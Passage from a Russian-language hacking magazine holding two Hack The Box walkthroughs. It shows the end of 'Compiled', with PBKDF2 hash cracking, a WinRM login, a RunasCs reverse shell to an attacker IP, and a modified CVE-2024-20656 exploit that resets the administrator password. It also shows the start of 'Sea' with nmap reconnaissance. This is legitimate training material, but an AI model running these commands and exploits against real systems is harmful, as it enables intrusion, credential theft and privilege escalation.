
	id	lower_name	name	ll_nam	email	keep_email_private	email_notifications_preference	passwd	passwd_hash_algo	must_chang
1	1	administrator	administrator		administrator@compiled.htb	0	enabled	1bf0a9561cf076c5fc0d76e140788a91b528160…	pbkdf2$50000$50	
2	2	richard	richard		richard@compiled.htb	0	enabled	4b4b53766fe946e7e291b106fcd6f4962934116…	pbkdf2$50000$50	
3	4	emily	emily		emily@compiled.htb	0	enabled	97907280dc24fe517c43475bd218bfad56c25d…	pbkdf2$50000$50	
4	6	smani	smani		smani@pippino.it	0	enabled	4626bcf2e1bf4af37e451674373516c93630426…	pbkdf2$50000$50	
5	7	ralf	ralf		ralf@ralf.com	0	enabled	c448b85bdc6f278b4dcb4c810b7681a57e5240…	pbkdf2$50000$50	

Содержимое файла базы данных

Попробуем пробрутить хеши PBKDF2. Строка `pbkdf2$50000$50` говорит о том, что хеш PBKDF2 имеет 50 000 итераций и длину 50 байт. Но при запуске **hashcat** с указанием нужного типа хешей получаем ошибку too long.

Попробуем набросать свой простенький скрипт для перебора пароля по словарю. Хеш и соль для пользователя `emily` берем из файла базы.

```
import hashlib
import binascii

dict = 'rockyou.txt'
key = '
97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead4
0330b2aa6aaf1f33621d0d73228fc16
'
salt = binascii.unhexlify('227d873cca89103cd83a976bdac52486')
dklen = 50
iterations = 50000

with open(dict, 'r', encoding='utf-8') as f:
    for line in f:
        password = line.strip().encode('utf-8')
        hashC = hashlib.pbkdf2_hmac( hash_name='sha256', password=
password, salt=salt, iterations=iterations, dklen=dklen )
        hashT = binascii.unhexlify(key)

        if hashC == hashT:
            print("Hash cracked: " + password.decode())
            break
```




```
~/tmp/HTB/compiled (0.388s)
python3 brute.py
Hash cracked: 12345678
```

Результат работы скрипта

Пароль оказался очень легкий. Неужели он используется и в системе? Оказалось, что да: успешно подключаемся по WinRM и получаем первый флаг.

```
evil-winrm -u emily -p 12345678 -i 10.10.11.26
```



```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Emily\Documents> whoami
compiled\emily
*Evil-WinRM* PS C:\Users\Emily\Documents> type ..\Desktop\user.txt
178180da279c9df6093a7bbcabfa7c34
```

Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Так как WinRM использует тип логона 3 (Network), сессия будет ограничена. Чтобы получить логон типа 2 (Interactive), запустим листенер:

```
rlwrap nc -nlvp 4321
```

И теперь выполним реверс шелл через скрипт **RunasCs**, который по умолчанию использует тип логона 2 для новых процессов.

```
r.exe emily 12345678 cmd.exe -r 10.10.16.29:4321
```




```
*Evil-WinRM* PS C:\Users\Emily\Documents> C:\Windows\Tasks\r.exe emily 12345678 cmd.exe -r 10.10.16.29:4321

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-201239f$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 5452 created in background.
```

Запуск реверс-шелла

Дальше я потратил некоторое время на поиск пути повышения привилегий. Он отыскался, когда я стал проверять версии установленного ПО.

```
wmic product get name,version
```




```
C:\Windows\system32>wmic product get name,version
wmic product get name,version
Name                                                        Version
icecap_collectionresources                                  16.10.31306
Microsoft Visual C++ 2022 X86 Additional Runtime - 14.32.31326  14.32.31326
Python 3.12.3 Core Interpreter (64-bit)                     3.12.3150.0
Python 3.12.3 Tcl/Tk Support (64-bit)                       3.12.3150.0
Windows SDK for Windows Store Apps Libs                     10.1.19041.685
vs_communitymsi                                             16.10.31306
vs_Graphics_Singletonx64                                    16.10.31213
Microsoft Visual C++ 2019 X64 Debug Runtime - 14.29.30037   14.29.30037
```

Установленное ПО

На хосте установлено много средств разработки, но обратим внимание на компоненты VS версии 16.10. Проверим версию Microsoft Visual Studio 2019.

```
"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.
exe" -property catalog_productDisplayVersion
```




```
C:\Windows\system32>"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.exe" -property catalog_productDisplayVersion
"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.exe" -property catalog_productDisplayVersion
16.10.0
```

Версия Microsoft Visual Studio

У нас версия `16.10.0`, а в Visual Studio 2019 до версии `16.11.33` есть баг за номером CVE 2024 20656. Сервис VSStandardCollectorService150, который служит для диагностики Visual Studio и работает в контексте `NT AUTHORITY\SYSTEM`, можно использовать для сброса DACL произвольного файла, что приводит к повышению привилегий. Полный разбор этого бага есть на сайте MDSec, а мы возьмем готовый эксплоит и внесем небольшие правки.

Первым делом изменим путь к файлу `VSDiagnostics.exe` в переменной `cmd` на следующий:


```
C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Team
Tools\DiagnosticsHub\Collector\VSDiagnostics.exe
```



```
#include "def.h"

WCHAR cmd[] = L"C:\\Program Files\\Microsoft Visual Studio\\2022\\Community\\Team Tools\\DiagnosticsHub\\Collector\\VSDiagnostics.exe";

int wmain(int argc, wchar_t** argv)
{
```

Исходное значение переменной cmd

Затем найдем функцию `cb1` и внутри `CopyFile` изменим путь к файлу, который будет выполнен в контексте `SYSTEM`.



```
void cb1()
{
    printf("[*] Oplock!\n");
    while (!Move(hFile2)) {}
    printf("[+] File moved!\n");
    CopyFile(L"c:\\windows\\system32\\cmd.exe", L"C:\\ProgramData\\Microsoft\\VisualStudio\\SetupWMI\\MofCompiler.exe", FALSE);
    finished = TRUE;
}
```


Исходный код функции cb1

Вместо `cmd.exe` укажем исполняемый файл `change.exe`, который просто сменит пароль администратора. Скомпилируем его из исходного кода.

```
#include <stdlib.h>
int main()
{
    system("net user administrator rrRR__11");
    return 0;
}
```

```
x86_64-w64-mingw32-gcc change.c -o change.exe
```


Загружаем файл `change.exe` и собранный эксплоит на сервер, после чего запускаем.



```
C:\Windows\Tasks>.\expl.exe
.\expl.exe
[+] Junction \\?\C:\42c763dd-2627-42b3-ab1b-d5546ac6eb1a -> \??\C:\8b5ef7ef-7d23-481f-9e7c-f1a279271572 created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0197E42F-003D-4F91-A845-6404CF289E84.diagsession -> \??\C:\Programdata created!
[+] Junction \\?\C:\42c763dd-2627-42b3-ab1b-d5546ac6eb1a -> \RPC Control created!
[+] Junction \\?\C:\42c763dd-2627-42b3-ab1b-d5546ac6eb1a -> \??\C:\8b5ef7ef-7d23-481f-9e7c-f1a279271572 created!
[+] Symlink Global\GLOBALROOT\RPC Control\Report.0297E42F-003D-4F91-A845-6404CF289E84.diagsession -> \??\C:\Programdata\Microsoft created!
[+] Junction \\?\C:\42c763dd-2627-42b3-ab1b-d5546ac6eb1a -> \RPC Control created!
[+] Persmissions successfully reseted!
[*] Starting WMI installer.
[*] Command to execute: C:\windows\system32\msiexec.exe /fa C:\windows\installer\8ad86.msi
[*] Oplock!
[+] File moved!
```

Эксплуатация уязвимости

Теперь подключаемся по WinRM от имени администратора и читаем последний флаг.



```
evil-winrm -u administrator -p rrRR__11 -i 10.10.11.26

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detec
hine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayer

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
compiled\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
8d1b2a6e355255e055d1999c13a5ce43
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Флаг рута

Машина захвачена!

HTB
SEA
Sea
OS
Linux
RELEASE DATE
10 Aug 2024
DIFFICULTY
Easy
POINTS
20

Эксплуатируем уязвимость в WonderCMS

RalfHacker
hackerralf8@gmail.com

Сегодня я покажу процесс захвата очередного веб-сайта — на этот раз работающего на CMS под названием Wonder. Мы просканируем сайт на предмет интересных артефактов, а затем проэксплуатируем XSS, чтобы установить модуль и получить RCE. При повышении привилегий заюзаем OS Command Injection в сервисе для контроля логов.

Наша цель получение прав суперпользователя на машине Sea с учебной площадки Hack The Box. Уровень задания легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.28    sea.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for sea.htb (10.10.11.28)
Host is up (0.55s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Sea - Home
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 служба OpenSSH 8.2p1;
- 80 веб-сервер Apache 2.4.41.



Welcome to Sea

Hello! Join us for an exciting night biking adventure! We are a new company that organizes bike competitions during the night and we offer prizes for the first three places! The most important thing is to have fun, join us now!

